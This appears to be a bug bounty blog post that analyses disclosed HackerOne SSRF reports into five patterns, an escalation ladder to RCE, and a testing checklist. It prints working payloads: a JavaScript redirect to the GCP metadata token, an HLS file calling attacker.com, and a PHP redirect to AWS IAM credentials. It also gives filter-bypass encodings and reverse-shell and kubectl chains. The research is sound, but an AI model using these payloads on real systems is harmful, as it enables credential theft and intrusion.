

THE SERVER FETCHES YOUR URL



— BUG BOUNTY PLAYBOOK —

The Bug Bounty Playbook: SSRF

SSRF is the only bug class where the server fetches your URL. Every other bug makes the server respond to your input.

Abhishek meena

Published July 26, 2026

Free: No

[Read on Freedium](#) · [original](#)

Contents

The attack surface map	4
Pattern 1: Cloud metadata extraction	4
Pattern 2: DNS rebinding and filter bypass	5
Pattern 3: File processing as the attack surface	6
Pattern 4: Redirect chain exploitation	8
Pattern 5: Blind SSRF via integrations and misconfigurations	9
The escalation ladder	10
The report that made it click	13
The testing framework	14
What is next	15
Sources	15

Previously in this series: [Part 1: IDOR](https://freedium-mirror.cfd/https://medium.com/@Aacle/the-bug-bounty-playbook-idor-72038e510337?sharedUserId=Aacle) (https://freedium-mirror.cfd/https://medium.com/@Aacle/the-bug-bounty-playbook-idor-72038e510337?sharedUserId=Aacle)

The Bug Bounty Playbook · Part 2 of 20–313 disclosed HackerOne reports analysed across 15 programs. Five recurring patterns. Two escalation chains that end in remote code execution. One testing framework you can run on every URL-accepting endpoint.

30-second version SSRF is the only bug class where the server fetches your URL. Every other bug makes the server respond to your input. SSRF makes it reach out. And when the server reaches out, it carries its internal credentials, its internal network access, and its internal trust into that request. Across 313 top disclosed SSRF reports on HackerOne, I read 23 in full detail across 15 programs. Five patterns repeat: cloud metadata extraction, DNS rebinding and filter bypass, file processing as the attack surface, redirect chain exploitation, and blind SSRF via integrations. The same SSRF that gets rated medium can become a \$25,000 critical. Two different RCE chains exist in the dataset. The difference is always what you do after the server fetches your URL.

Every other bug class in this series works the same way: you send input, the server processes it wrong, and the response leaks data or grants access. SSRF is different. SSRF makes the server **reach out**. You give it a URL, and it fetches that URL on your behalf.

That fetch is the whole ball game. The server is inside the trust boundary. You are outside. When the server fetches your URL, it carries its internal credentials, its internal network access, and its internal trust into that request. You are not attacking the server. You are using the server as a tunnel to attack everything it can reach.

This Playbook is built from 313 top disclosed SSRF reports on HackerOne. I ranked them by bounty and community upvotes, read 23 in full detail across 15 programs, and extracted the patterns that repeat. Not just the top 10. Not just one program. The patterns that show up whether the target is Shopify, GitLab, Snapchat, Slack, HackerOne, or a fintech platform you have never heard of. What follows is not a checklist. It is a mental model for finding SSRF that escalates.

The attack surface map

SSRF lives wherever a server fetches a URL the attacker controls. That surface is larger than most hunters think. It includes obvious vectors (webhooks, URL parameters) and hidden ones (video transcoding, screenshot rendering, document import, PDF generation, OAuth callbacks, link previews, error reporting, file thumbnails). The five patterns below are the five ways that fetch breaks down in production code.

Pattern 1: Cloud metadata extraction

This is the escalation that turns a medium SSRF into a critical. Every major cloud provider exposes a metadata endpoint accessible from within the instance. If your SSRF can reach that endpoint, you can extract service account tokens, SSH keys, and Kubernetes credentials. Seven of the 23 reports I analysed reached this rung.

The highest-impact SSRF on HackerOne Disclosed lives here.

Shopify #341876 (577 upvotes, \$25,000) started as a screenshot rendering feature in the Exchange marketplace. The attacker edited a Liquid template to include a JavaScript redirect to the Google Cloud metadata endpoint:

```
<script>
window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token";
</script>
```

The screenshot service rendered the page, followed the redirect, and the metadata response was captured in the PNG. The key insight: the `/v1beta1` metadata endpoint does not require the `Metadata-Flavor: Google` header, while `/v1` does. This is documented in Google Cloud's own documentation, but most hunters and most filters miss it.

The researcher escalated further. By appending `?alt=json`, they leaked SSH keys, project names, and instance names. Then they pulled `kube-env` attributes, extracted Kubelet certificates and private keys, and used `kubectl` to get a root shell on every container in the cluster.

HackerOne's own platform had the same pattern. Report #2262382 (515 upvotes, \$25,000) found that analytics report PDF generation did not sanitise the template name in error messages. An attacker injected an `<iframe>` tag into the template element. The PDF renderer followed the iframe URL to the AWS metadata endpoint and leaked temporary AWS credentials.

Vimeo #549882 (275 upvotes, critical) used the upload function to reach GCP metadata and leak SSH keys.

Omise #508459 (212 upvotes, high) used webhook delivery to reach AWS metadata via a 303 redirect, leaking the `aws-opsworks-ec2-role` private keys.

Evernote #1189367 (259 upvotes, critical) used a URL proxy endpoint that accepted base64-encoded URLs to read AWS metadata and local files in a single request.

How to test: For every SSRF you find, immediately test `http://169.254.169.254/latest/meta-data/` (AWS) and `http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token` (GCP, note the `v1beta1` path). If the server is hosted on a cloud provider and your SSRF returns a response, you have credentials. Append `?alt=json` to GCP metadata responses to force JSON output when the screenshot or image processing pipeline crops text.

Pattern 2: DNS rebinding and filter bypass

Most platforms know about SSRF and implement protections: IP blocklists, URL validators, DNS resolution checks. These protections fail in predictable ways across the dataset. The most common failure is DNS rebinding, where the server resolves the domain twice (once to validate, once to fetch), and the attacker controls which IP each resolution returns.

GitLab #541169 (70 upvotes) is the clearest case of the underlying flaw: a Time-of-Check to Time-of-Use (ToCToU) vulnerability. The `GitLab::UrlBlocker` resolved the domain, checked the IP against a blocklist, then passed the URL to `HTTParty` which resolved the domain again. The researcher configured a DNS server to alternate between a valid IP and `127.0.0.1` with a 0 TTL. By sending many parallel webhook requests, one eventually hit the race condition: the validation resolved to the valid IP, the fetch resolved to `127.0.0.1`. Full read SSRF to cloud metadata and localhost.

GitLab #632101 (347 upvotes, CVE-2019-5464) exploited a different failure mode in the same code. When DNS resolution failed (the domain did not resolve), the validation function returned `true` without checking the IP. The researcher used CNAME chains to force resolution failures on the validation step, then pointed the second resolution at `169.254.169.254`.

Snapchat #530974 (417 upvotes, by nahamsec) used DNS rebinding against a headless browser. The media import endpoint fetched a URL and rendered it in a browser context. The attacker hosted an HTML page on their own domain, had the

import endpoint fetch it, then switched the DNS to point at `169.254.169.254`. The JavaScript ran inside the headless browser, could set the `X-Google-Metadata-Request` header, and exfiltrated SSH keys and service accounts.

PortSwigger #3176157 (140 upvotes, \$2,000) used DNS rebinding against Burp Suite's own MCP server on `localhost:9876`. The MCP server lacked CORS validation, so DNS rebinding bypassed the Same-Origin Policy. The attacker used the `send_http1_request` MCP tool to make arbitrary HTTP requests to internal services.

Beyond DNS rebinding, URL parsing inconsistencies defeat filters across the dataset. **Stripe #1410214** (49 upvotes) found that the Smokescreen proxy blocked `example.com` but not `example.com.` (trailing dot).

Stripe #1580495 (11 upvotes) found that double brackets `[[[]]]` bypassed the same filter.

The NAT64 bypass (#3634400, 63 upvotes) used the IPv6 prefix `64:ff9b:1::/48` to bypass IPv4-only blocklists. The pattern is always the same: the validator and the fetcher parse the URL differently, and the gap is the vulnerability.

How to test: Register a domain. Configure it to alternate between your server's IP and `127.0.0.1` or `169.254.169.254` with a 0 TTL. Send many parallel requests to the target endpoint. One will hit the race. For URL parsing: test trailing dots, double brackets, IPv6 representations (`[::ffff:127.0.0.1]`), decimal encoding (`0x7f000001`), NAT64 prefixes, and error paths. The validator and the fetcher must agree on every encoding. One disagreement is a bypass.

Pattern 3: File processing as the attack surface

SSRF does not always look like a URL parameter. In 8 of the 23 reports I analysed, the SSRF hid inside a feature that processes files. The server fetches content to render, transcode, or import it, and the attacker controls what gets fetched. These vectors are harder to find and harder to filter, because the URL is not directly visible in the request.

TikTok #1062888 (156 upvotes, \$2,727) is the most creative example. The video upload feature passed user-uploaded files through FFmpeg for transcoding. The researcher uploaded an AVI file with injected HLS (HTTP Live Streaming) directives:

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://attacker.com/callback
#EXT-X-ENDLIST
```

FFmpeg parsed the HLS directives and made an HTTP request to the attacker's server. To escalate to local file read, they used `concat` and `subfile` techniques to read `/etc/passwd` line by line through the video processing pipeline.

Slack #671935 (107 upvotes, \$4,000) used LibreOffice file processing. Slack used LibreOffice to generate thumbnails for uploaded Office files. A specially crafted file triggered CVE-2019-17400, a vulnerability in LibreOffice's URL handling that caused the server to make outbound requests and leak AWS credentials for the processing container.

GitLab #826361 (356 upvotes, \$10,000) found SSRF in project import. CarrierWave's `remote_attachment_url=` method downloads a file from a URL. The `AttributeCleaner` stripped most dangerous attributes on import but missed `remote_attachment_url`. The researcher exported a project, added the attribute to a note in the export JSON, reimported it, and the server fetched the attacker's URL. Worse, `remote_attachment_request_header=` was also not stripped, allowing arbitrary header injection (including `Metadata-Flavor: Google` for GCP metadata access).

Lark Technologies had two reports in this pattern. Report #892049 (178 upvotes, \$3,000) found that stored XSS in Lark Docs could be escalated to SSRF when the document was rendered in a headless browser on the server. Report #1409727 (123 upvotes, \$5,000) found that the "import as docs" feature fetched URLs without filtering, allowing full read SSRF to internal services.

Rockstar Games #288353 (51 upvotes, \$1,500) used ImageMagick processing of SVG files. The emblem editor processed user-uploaded SVGs through ImageMagick, which followed UNC paths (`\\attacker\share\file.svg`). This caused the server to send its NTLMv2 hash to the attacker, enabling offline password cracking or SMB relay attacks. A file processing SSRF that leaks Windows credentials.

The Shopify screenshot rendering (#341876) and HackerOne PDF generation (#2262382) also fit this pattern: the server fetched content to render it, and the attacker controlled the content.

How to test: Identify every feature that processes user-supplied files or URLs: video upload, image import, document preview, PDF generation, project import, screenshot rendering, file thumbnails, Office document processing. For each, test whether you can supply a URL that the server will fetch. The processing pipeline is the attack surface, not just the URL parameter. Test with crafted file formats that contain embedded URLs: HLS directives in AVI files, SVGs with external references, Office documents with embedded URLs, and project export/import formats with URL attributes.

Pattern 4: Redirect chain exploitation

Even when a platform validates the initial URL and blocks internal addresses, the server often follows redirects without re-validating the destination. Redirect chains are the bypass when the filter checks the URL you send but not the URL the server eventually reaches.

GitLab #878779 (228 upvotes, critical, by rhynorater) is the most elegant redirect chain in the dataset. GitLab's bundled Grafana had an avatar endpoint that fetched images from `secure.gravatar.com`. The avatar hash was URL-decoded, allowing the attacker to smuggle additional parameters. The `d` parameter on Gravatar redirected to `i0.wp.com` (WordPress's image CDN). The researcher found that `i0.wp.com` had an open redirect to any host whose domain ended in `.bp.blogspot.com`:

```
https://secure.gravatar.com/avatar/anything?d=/google.com/1.bp.blogspot.com/
-> http://i0.wp.com/google.com/1.bp.blogspot.com/
-> https://google.com/1.bp.blogspot.com
```

By chaining Gravatar → i0.wp.com → arbitrary host, the researcher achieved a full read, unauthenticated SSRF from GitLab's internal Grafana to any internal service. The filter validated the initial request to `secure.gravatar.com` (a trusted domain), but the redirect chain bypassed it entirely.

Omise #508459 (212 upvotes, high) found that webhook delivery did not follow `301` or `302` redirects, but did follow `303 See Other`. The researcher hosted a PHP script that returned a `303` redirect to the AWS metadata endpoint:

```
<?php header('Location: http://169.254.169.254/latest/meta-data/iam/security-credentials/
aws-opsworks-ec2-role', TRUE, 303); ?>
```

The webhook validated the initial URL (the attacker's server, which was allowed). The `303` redirect was followed without re-validation. The AWS metadata response was returned in the webhook delivery log, visible to the attacker.

How to test: For every URL-accepting endpoint that blocks internal addresses, host a redirect script on your own server. Test different redirect status codes: 301, 302, 303, 307, 308. Some filters block all redirects. Others block 301/302 but follow 303. Others follow all redirects without re-validation. The redirect destination should point at `127.0.0.1`, `169.254.169.254`, or your callback server. If the server follows the redirect, you have a bypass. Also look for legitimate redirect chains through trusted services (Gravatar, WordPress CDN, Google Drive) that can be abused to reach arbitrary hosts.

Pattern 5: Blind SSRF via integrations and misconfigurations

Not every SSRF returns the response. Many are blind: the server fetches your URL, but you never see what it gets back. Blind SSRF is easier to find because it hides in features that do not obviously accept URLs: link previews, error reporting, OAuth callbacks, GraphQL parameters, webhook delivery, and internal tooling. Six of the 23 reports were blind or partially blind.

Reddit #1960765 (339 upvotes, \$6,000) is the cleanest example. Reddit's Matrix chat had a `preview_url` endpoint that fetched URLs to generate link previews. The endpoint had no URL filtering. The attacker could send internal service URLs and read the service name and IP from the `og:title` metadata in the preview response. Partially blind, but enough to map the internal network.

EXNESS #1864188 (258 upvotes, \$3,000) found a blind SSRF in a GraphQL query. The `allTicks` query accepted a `source` parameter that was used to make GET requests. The attacker set it to their Burp Collaborator URL and confirmed DNS and HTTP callbacks. The response was not returned, but the blind SSRF confirmed the server could reach arbitrary hosts.

GitLab #398799 (237 upvotes, \$4,000, by jobert) found an unauthenticated blind SSRF in the OAuth Jira authorization controller. The `oauth_token_url` was constructed from the `Host` header. Setting `Host: 162.243.147.21:81` made GitLab send a POST request to that IP. No authentication required. The response was partially interpreted (looking for `access_token` in JSON), but the outbound request proved SSRF.

HackerOne #374737 (141 upvotes, \$3,500) found blind SSRF through Sentry misconfiguration. Sentry's "source code scraping" feature made the server follow URLs in error report stack traces. The attacker sent a crafted error report with a `filename` parameter pointing to their server and confirmed a callback from `errors.hackerone.net`. Sentry misconfiguration is a recurring vector: similar reports exist for Nord Security (#756149), Cloudflare (#1467044), and multiple Mail.ru domains.


inDrive #2300358 (136 upvotes, \$2,000) is the simplest form: a `?url=` parameter in a file-storage API that returned the full response. Full read SSRF from a single GET request. The server fetched any URL and returned the content in the response body.

LY Corporation #746024 (133 upvotes, \$4,500, by hahwul) found SSRF through `getXML.php` on `music.line.me`. The endpoint fetched XML from a URL parameter, limited to HTTPS GET requests. No LFI was possible, but the SSRF allowed limited internal service interaction and information leakage.

How to test: Find every endpoint that makes outbound requests on your behalf: link previews, webhook delivery, error reporting (Sentry DSNs), integration callbacks, GraphQL parameters that accept URLs, OAuth callback URLs. Use a callback server (Burp Collaborator, interactsh) to confirm the server reaches out. Even without the response, a confirmed outbound request proves the SSRF exists. For Sentry-based SSRF, check if "source code scraping" is enabled and send crafted error reports with internal URLs in the `filename` parameter. For GraphQL, test every query and mutation that accepts a URL-like parameter.

The escalation ladder

The same SSRF can be worth \$0 or \$25,000. The difference is the escalation chain you build after the server fetches your URL. Two distinct chains in the dataset end in remote code execution.



Rung 1: Blind callback. The server fetches your URL. You confirm the outbound request via a callback server. No data is returned. This is the floor. Many programs pay, but the bounty is low.

Rung 2: Internal enumeration. The server fetches an internal URL, and you extract partial data. Reddit's `preview_url` leaked service names through `og:title`. Error messages, response timing, and status codes all leak information. This is where you map the attack surface inside the trust boundary.

Rung 3: Cloud metadata. The server fetches `169.254.169.254` (AWS) or `metadata.google.internal` (GCP). You get service account tokens, SSH keys, or instance metadata. GitLab #632101 reached this rung through a webhook DNS rebinding bypass. Omise #508459 reached it through a 303 redirect. HackerOne #2262382 reached it through PDF generation. Evernote #1189367 reached it through a URL proxy. Vimeo #549882 reached it through an upload function. This is where bounties cross \$10,000.

Rung 4: Internal API abuse. From the metadata, you access internal APIs that trust the server. The dataset shows two distinct chains:

- **Kubernetes chain:** Pull `kube-env` from GCP metadata, extract Kubelet certificates and private keys, use `kubectl` to interact with the Kubernetes API. Shopify #341876 reached this rung.
- **Jolokia/JMX chain:** Use the HTTP sink connector in Kafka Connect to reach `localhost:6725` (Jolokia), access the JMX `DiagnosticCommand` MBean, and invoke `jvmtiAgentLoad`. Aiven #1547877 reached this rung.

Rung 5: Full RCE. Both chains end in code execution:

- **Shopify chain:** Use the Kubernetes service account token to execute `/bin/bash` inside a running container. Root on every container in the cluster. \$25,000.
- **Aiven chain:** Embed a JVM agent JAR file inside a SQLite database as a BLOB, upload the database file via the JDBC driver, then execute it as a JVM agent via `jvmtiAgentLoad`. Reverse shell on the Kafka Connect server. \$5,000.

Two completely different RCE chains, both starting from the same bug class. The Shopify chain went through cloud metadata and Kubernetes. The Aiven chain went through Kafka Connect internals and JMX. Neither requires a zero-day. Both require understanding what the server can reach when it crosses the trust boundary.

The report that made it click

The Shopify report (#341876) is the one I send to hunters who say "I found an SSRF, but it is just blind."

The researcher started with a screenshot feature. Shopify Exchange rendered a store's template in a headless browser to capture a thumbnail image. The attacker could edit the Liquid template of their own store.

They added a JavaScript redirect that pointed the browser at the Google Cloud metadata endpoint. The browser followed the redirect. The metadata response was rendered in the browser, and the screenshot service captured it as a PNG.

But the screenshot was cropped. The researcher could only see the beginning of the token. So they added `?alt=json` to force a JSON response, which the screenshot service captured more completely. They leaked SSH keys, project names, and instance names.

Then they pulled `kube-env` from the metadata. The `kube-env` attribute contains the Kubelet certificate, the Kubelet private key, and the cluster CA certificate. The researcher extracted all three.

With those credentials, they connected to the Kubernetes API server using `kubectl`. They listed pods across all namespaces. They described a pod to find its service account token. They used that token to execute `/bin/bash` inside a running container.

```
uid=0(root) gid=0(root) groups=0(root)
```

Root. On every container in the cluster.

What makes this report exceptional is not the technique. It is the **escalation chain**. The researcher started with a screenshot feature that most hunters would dismiss as low-impact.

They ended with root on every container in Shopify's infrastructure. The chain was: SSRF → metadata → kube-env → Kubelet certs → kubectl → service account token → exec → root.

The Aiven report (#1547877) shows a completely different chain to the same destination. The researcher started with Kafka Connect, a data pipeline tool that allows users to configure HTTP sink connectors.

The HTTP sink could send requests to `localhost`, where Jolokia (a JMX HTTP bridge) was listening on port 6725. Through Jolokia, they accessed the `jvmtiAgentLoad` operation, which loads arbitrary JVM agents.

They embedded a reverse shell JAR inside a SQLite database file (uploaded via the JDBC driver's file upload capability), then loaded it as a JVM agent. Reverse shell on the server.

Two chains. Same bug class. Same destination. The lesson: **an SSRF is never just blind. It is blind until you find the right URL to fetch.** And the right URL is always something the server can reach that you cannot: cloud metadata, Kubernetes API, Jolokia on localhost, internal Grafana, or any service that trusts the server's IP.

The testing framework

Run this on every endpoint that accepts a URL or processes a file. Five questions, 60 seconds each:

1. **Does this endpoint accept a URL that the server will fetch?** Look beyond obvious URL parameters. File uploads, webhook URLs, import features, preview generators, PDF renderers, link unfurlers, Sentry DSNs, GraphQL parameters, OAuth callback URLs, file thumbnails. Every feature that reaches out is a candidate.
2. **Can the server reach internal addresses?** Test `http://127.0.0.1`, `http://169.254.169.254`, `http://10.0.0.1`. If any returns a response or a different error than an external URL, the server can reach the internal network.
3. **Is there a filter? Can you bypass it?** Test DNS rebinding (alternating IPs, 0 TTL), redirect chains (301, 302, 303, 307, 308), trailing dots, double brackets, IPv6 representations, NAT64, CNAME chains, and error paths. The validator and the fetcher must agree on every encoding and every redirect. One disagreement is a bypass.
4. **Is the response returned (full read) or blind?** If full read, test cloud metadata immediately. If blind, use a callback server to confirm the fetch, then escalate through timing, error messages, partial metadata extraction (`og:title`), or webhook delivery logs.
5. **Can you escalate to cloud metadata or an internal API?** Test `http://169.254.169.254/latest/meta-data/` (AWS) and `http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token` (GCP, use `v1beta1` not `v1`). If you get credentials, check for `kube-env`, Kubelet certificates, Jolokia on localhost, internal Grafana, or any service that trusts the server's network position.

Five questions. Every URL-accepting endpoint. That is the framework.

What is next

This is Part 2 of the Bug Bounty Playbook series. Each part takes one bug class, mines the top disclosed reports from HackerOne, and extracts the patterns you can actually test. Next in the series: **Part 3: Authentication Bypass**, where the same methodology applied to the top auth bypass reports reveals patterns in OTP brute force, password reset poisoning, and OAuth misconfigurations that lead to full account takeover.

If you want the framework as a checklist you can run on your next target, I have put it in a single page. Follow for the series.

Sources

1. Shopify: SSRF in Exchange leads to ROOT access in all instances (577 upvotes, \$25,000) — hackerone.com/reports/341876 (<https://hackerone.com/reports/341876>)
2. HackerOne: SSRF via Analytics Reports (515 upvotes, \$25,000) — hackerone.com/reports/2262382 (<https://hackerone.com/reports/2262382>)
3. Snapchat: SSRF using JavaScript to exfill data from Google Metadata (417 upvotes) — hackerone.com/reports/530974 (<https://hackerone.com/reports/530974>)
4. GitLab: SSRF on project import via remote_attachment_url (356 upvotes, \$10,000) — hackerone.com/reports/826361 (<https://hackerone.com/reports/826361>)
5. GitLab: SSRF mitigation bypass via DNS rebinding (347 upvotes, CVE-2019-5464) — hackerone.com/reports/632101 (<https://hackerone.com/reports/632101>)
6. Reddit: Blind SSRF to internal services in matrix preview_link API (339 upvotes, \$6,000) — hackerone.com/reports/1960765 (<https://hackerone.com/reports/1960765>)
7. Vimeo: SSRF leaking internal GCP data through upload function (275 upvotes, critical) — hackerone.com/reports/549882 (<https://hackerone.com/reports/549882>)
8. EXNESS: SSRF in GraphQL query (258 upvotes, \$3,000) — hackerone.com/reports/1864188 (<https://hackerone.com/reports/1864188>)
9. Evernote: Full read SSRF leaking AWS metadata and LFI (259 upvotes, critical) — hackerone.com/reports/1189367 (<https://hackerone.com/reports/1189367>)
10. GitLab: Unauthenticated blind SSRF in OAuth Jira controller (237 upvotes, \$4,000) — hackerone.com/reports/398799 (<https://hackerone.com/reports/398799>)
11. GitLab: Full Read SSRF on internal Grafana via redirect chain (228 upvotes, critical) — hackerone.com/reports/878779 (<https://hackerone.com/reports/878779>)
12. Omise: SSRF in webhooks leads to AWS private keys disclosure (212 upvotes, high) — hackerone.com/reports/508459 (<https://hackerone.com/reports/508459>)

13. Lark: Stored XSS and SSRF in Lark Docs (178 upvotes, \$3,000) — hackerone.com/reports/892049 (https://hackerone.com/reports/892049)
14. TikTok: SSRF and LFR via FFmpeg HLS processing (156 upvotes, \$2,727) — hackerone.com/reports/1062888 (https://hackerone.com/reports/1062888)
15. HackerOne: Blind SSRF via Sentry misconfiguration (141 upvotes, \$3,500) — hackerone.com/reports/374737 (https://hackerone.com/reports/374737)
16. PortSwigger: DNS Rebinding SSRF in Burp Suite MCP Server (140 upvotes, \$2,000) — hackerone.com/reports/3176157 (https://hackerone.com/reports/3176157)
17. inDrive: SSRF in file-storage API (136 upvotes, \$2,000) — hackerone.com/reports/2300358 (https://hackerone.com/reports/2300358)
18. LY Corporation: SSRF on music.line.me through getXML.php (133 upvotes, \$4,500) — hackerone.com/reports/746024 (https://hackerone.com/reports/746024)
19. Lark: Full read SSRF via import as docs feature (123 upvotes, \$5,000) — hackerone.com/reports/1409727 (https://hackerone.com/reports/1409727)
20. Slack: SSRF via Office file thumbnails (107 upvotes, \$4,000, CVE-2019-17400) — hackerone.com/reports/671935 (https://hackerone.com/reports/671935)
21. GitLab: UrlBlocker ToCToU validation bypass leading to full SSRF (70 upvotes) — hackerone.com/reports/541169 (https://hackerone.com/reports/541169)
22. Rockstar Games: SMB SSRF in emblem editor exposes domain credentials (51 upvotes, \$1,500) — hackerone.com/reports/288353 (https://hackerone.com/reports/288353)
23. Aiven: Kafka Connect RCE via SSRF to internal Jolokia (56 upvotes, \$5,000) — hackerone.com/reports/1547877 (https://hackerone.com/reports/1547877)
24. Stripe: Bypassing domain deny_list in Smokescreen via trailing dot (49 upvotes) — hackerone.com/reports/1410214 (https://hackerone.com/reports/1410214)
25. SSRF Filter Bypass via NAT64 Local-Use IPv6 Prefix (63 upvotes) — hackerone.com/reports/3634400 (https://hackerone.com/reports/3634400)
26. Dataset: [reddelexc/hackerone-reports](https://github.com/reddelexc/hackerone-reports) (https://github.com/reddelexc/hackerone-reports) (313 SSRF reports curated)